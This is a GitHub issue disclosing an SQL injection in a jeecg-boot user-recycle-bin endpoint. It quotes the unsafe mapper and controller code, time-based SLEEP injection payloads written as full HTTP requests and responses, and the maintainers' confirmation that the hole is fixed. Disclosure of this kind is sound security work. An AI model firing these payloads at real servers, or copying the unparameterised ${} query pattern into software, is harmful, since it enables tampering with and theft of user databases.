New issue

Jump to bottom

/sys/user/deleteRecycleBin is affected by sql injection #4125

Closed azraelxuemo opened this issue on Oct 24 · 2 comments

azraelxuemo commented on Oct 24 • edited

sysUserMapper.xml

deleteLogicDeleted. You can see that no precompiling is performed

```
<!-- 彻底删除被逻辑删除的用户 -->
<delete id="deleteLogicDeleted">
    DELETE FROM sys_user WHERE del_flag = 1 AND id IN (${userIds})
</delete>
```

SysUserController.java

```
//@RequiresRoles({"admin"})
@RequestMapping(value = "/deleteRecycleBin", method = RequestMethod.DELETE)
public Result deleteRecycleBin(@RequestParam("userIds") String userIds) {
    if (StringUtils.isNotBlank(userIds)) {
        sysUserService.removeLogicDeleted(Arrays.asList(userIds.split( regex: ",")));
    }
    return Result.ok( msg: "删除成功");
}
```

SysUserServiceImpl.java

SysDictMapper.xml | SysUserMapper.xml | SysUserServiceImpl.java | SysUserController.java


```
@CacheEvict(value={CacheConstant.SYS_USERS_CACHE}, allEntries=true)
public boolean revertLogicDeleted(List<String> userIds, SysUser updateEntity) {
    String ids = String.format("'%s'", String.join( delimiter: "','", userIds));
    return userMapper.revertLogicDeleted(ids, updateEntity) > 0;
}

1 usage
@Override
@Transactional(rollbackFor = Exception.class)
public boolean removeLogicDeleted(List<String> userIds) {
    String ids = String.format("'%s'", String.join( delimiter: "','", userIds));
    // 1. 删除用户
    int line = userMapper.deleteLogicDeleted(ids);
```

So Users can pass in malicious parameters through http requests to achieve SQL injection

poc

The website will return immediately when the following content is passed in




```
DELETE /jeecg-boot/sys/user/deleteRecycleBin?userIds=')+AND+SLEEP(2)+OR+id+IN+(' HTTP/1.1
Host: 192.168.1.1:8088
Content-Type: application/x-www-form-urlencoded
Accept: */*
knife4j-gateway-code: ROOT
X-Access-Token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NjY2NjgzNjYsInVzZXJuYW1lIjoiYWRtaW4ifQ.WUx3LR8r
vOp92_GueiJtlqtjV4tDRnOZos_-IAp34nA
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/106.0.0.0 Safari/537.36
Request-Origion: Knife4j
Origin: http://192.168.1.1:8088
Referer: http://192.168.1.1:8088/jeecg-boot/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection: close
```

```
HTTP/1.1 200
Access-Control-Allow-Origin: http://192.168.1.1:8088
Access-Control-Allow-Methods: GET,POST,OPTIONS,PUT,DELETE
Access-Control-Allow-Credentials: true
Set-Cookie: rememberMe=deleteMe; Path=/jeecg-boot; Max-Age=0; Expires=Mon, 24-Oct-2022 03:07:03
GMT; SameSite=lax
Vary: origin,access-control-request-method,access-control-request-headers,accept-encoding
Content-Type: application/json
Date: Tue, 25 Oct 2022 03:07:03 GMT
Connection: close
Content-Length: 102

{
  "success":true,
  "message":"删除成功",
  "code":200,
  "result":"删除成功",
  "timestamp":1666667223542
}
```

After the following content is passed in, the website will return after a delay of 2 seconds



```
DELETE /jeecg-boot/sys/user/deleteRecycleBin?userIds=')+OR+SLEEP(2)+OR+id+IN+(' HTTP/1.1
Host: 192.168.1.1:8088
Content-Type: application/x-www-form-urlencoded
Accept: */*
knife4j-gateway-code: ROOT
X-Access-Token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NjY2NjgzNjYsInVzZXJuYW1lIjoiYWRtaW4ifQ.WUx3LR8r
vOp92_GueiJtlqtjV4tDRnOZos_-IAp34nA
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/106.0.0.0 Safari/537.36
Request-Origion: Knife4j
Origin: http://192.168.1.1:8088
Referer: http://192.168.1.1:8088/jeecg-boot/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection: close
```

vuln

attack can user this to get data from database

payload:

DELETE /jeecg-boot/sys/user/deleteRecycleBin?userIds=')+OR+SLEEP(2)+OR+id+IN+(' HTTP/1.1
Host: 192.168.1.1:8088
Content-Type: application/x-www-form-urlencoded
Accept: /
knife4j-gateway-code: ROOT
X-Access-Token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJleHAiOjE2NjY2NjgzNjYsInVzZXJuYW1lIjoiYWRtaW4ifQ.WUx3LR8rvOp92_GueiJtlqtjV4tDRnOZos_-IAp34nA
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/106.0.0.0 Safari/537.36
Request-Origion: Knife4j
Origin: http://192.168.1.1:8088
Referer: http://192.168.1.1:8088/jeecg-boot/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
Connection: close

patch

In (${})
It seems that this cannot be modified to precompile
So it is recommended to add some keywords such as')

zhangdaiscott commented on Oct 30 — Member

确认可改

zhangdaiscott commented on Nov 2 — Member

已修复

zhangdaiscott closed this as completed on Nov 2

zhangdaiscott added a commit that referenced this issue on Nov 2

`/sys/user/putRecycleBin is affected by sql injection #4126` ··· ✓ 51e2227

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants